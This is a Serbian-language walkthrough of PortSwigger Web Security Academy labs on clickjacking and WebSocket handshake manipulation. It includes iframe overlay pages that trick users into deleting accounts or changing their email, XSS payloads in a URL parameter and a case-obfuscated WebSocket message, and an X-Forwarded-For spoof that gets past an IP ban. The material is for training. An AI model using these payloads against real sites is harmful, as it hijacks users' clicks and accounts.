
Lab 1: Basic clickjacking with CSRF token protection

Zadatak: Napraviti clickjacking stranicu koja briše nalog.

Prvo se ulogujemo na naš nalog:



Zatim odemo na exploit server:



U body sekciju ćemo napraviti iframe:


```
<style>
   iframe {
      position:relative;
      width:1000;
      height: 700;
      opacity: 0.1;
      z-index: 2;
   }
    div {
       position:absolute;
       top:100;
       left:100;
       z-index: 1;
    }
</style>
<div>Test me</div>
<iframe src="0abd00e20384992e83ad87d8002f00aa.web-security-academy.net/my-account"></iframe>
```

Body:


```
      opacity: 0.1;
      z-index: 2;
   }
   div {
      position:absolute;
      top:100;
      left:100;
      z-index: 1;
   }
</style>
<div>Test me</div>
<iframe src="0abd00e20384992e83ad87d8002f00aa.web-security-academy.net/my-account"></iframe>
```

Store | View exploit | Deliver exploit to victim | Access log

Ovako izgleda stranica:



Promenićemo **body** kako bi se “Test me” poklopilo sa **Delete account** dugmetom:



Preimenovaćemo dugme u “Click me” i poslati korisniku:

```
</style>
<div>Click me</div>
<iframe src="https://0abd00e20384992e83ad87d8002f00aa.web
```

Store | View exploit | Deliver exploit to victim

Web Security Academy | Basic clickjacking with CSRF token protection

Back to lab description »

LAB Solved

Congratulations, you solved the lab!


Share your skills! Continue learning »

Lab 2: Clickjacking with form input data prefilled from a URL parameter

Zadatak: Napraviti clickjacking stranicu koja menja podatke naloga.

Ovaj zadatak je sličan prethodnom, ali je potrebno napraviti pre-filled formu koristeći podatke sa parametara i napraviti clickjacking stranicu koja bi namamila korisnika da klikne **update** dugme.

Ovako izgleda stranica za promenu e-mail-a:



Ako stavimo ovaka **iframe**:

```
<iframe src="https://0afe006d03af9c8780151216005b00c8.web-security-academy.net/my-account?email=hacker@attacker-website.com"></iframe>
```

Dobićemo ovakav **clickjack:**

Web S
Acad

Clickjacking with form input data prefilled from a URL parameter

LAB Not solved

Go to exploit server

Back to lab description »

Home | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

hacker@attacker-website.com

Click me

Update email

Web Security Academy

Clickjacking with form input data prefilled from a URL parameter

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »


Lab 3: Exploiting clickjacking vulnerability to trigger DOM-based XSS


Zadatak: Napraviti clickjack koji poziva **print()** funkciju.

Iskoristićemo ovaj link:

```
<iframe
src="0a09001703a082ee8098128e006600b7.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>
```

Ovako izgleda clickjack:







Lab 4: Multistep clickjacking

Zadatak: Napraviti clickjack za akciju sa više koraka.

Ovako izgleda **my account** stranica:



Kako bi se obrisao account potrebna je potvrda korisnika:



Potrebno je da napravimo “Click me first” i “Then click me” decoy-e:

Web S
Acad

Multistep clickjacking

LAB Not solved

Go to exploit server

Back to lab description »

Home | My account | Log out

My Account

Your username is: wiener

Test me next

Email

Update email

Delete account

Test me first

Web S
Acad

Multistep clickjacking

LAB Not solved

Go to exploit server

Back to lab description »

Home | My account

Are you sure?

No, take me back

Test me next

Test me first

Web Security Academy

Multistep clickjacking

Back to lab description »

LAB Solved

Congratulations, you solved the lab!


Share your skills!

Continue learning »


Lab 5: Manipulating the WebSocket handshake to exploit vulnerabilities

Zadatak: Iskoristiti WebSocket za triggerovanje alert() popup-a.


Ova stranica ima Live Chat povezan WebSocketima:



Kada posaljemo poruku, možemo videti da je ona poslata kao WebSocket message:



Možemo sa Burp Repeater-a poslati ovaj message:



To prekida WebSocket i banuje nam IP adresu:

Error: Attack detected: Event handler

System: --- Disconnected ---

Your message:

Send

Request **Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 401 Unauthorized
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 29
5
6 "This address is blacklisted"
```

Inspector

Dodavanjem **X-Forwarded-For: 1.1.1.1** u handshake request se ponovo možemo povezati:

Request **Response**

Pretty Raw Hex

```
1 GET /chat HTTP/1.1
2 Host: 0ad0005b04a8b9a1801558dc00710098.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/146.0.0.0 Safari/537.36
7 Upgrade: websocket
8 Origin: https://0ad0005b04a8b9a1801558dc00710098.web-security-academy.net
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=Vd08qOY6tHJ6z26sjo3lyAkoIeQX9YIg
13 Sec-WebSocket-Key: t6n7alJTVnttevjAwoROWA==
14 X-Forwarded-For: 1.1.1.1
15
```

Slanjem WebSocket message-a, sa nejasnim XSS payload-om rešava lab:

Send WebSocket message

Send | To server

Pretty | Raw | Hex

```
1 {
2   "message":"<img src=1 oNeRrOr=alert`1`>"
3 }
```

Web Security Academy

Manipulating the WebSocket handshake to exploit vulnerabilities

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account | Live chat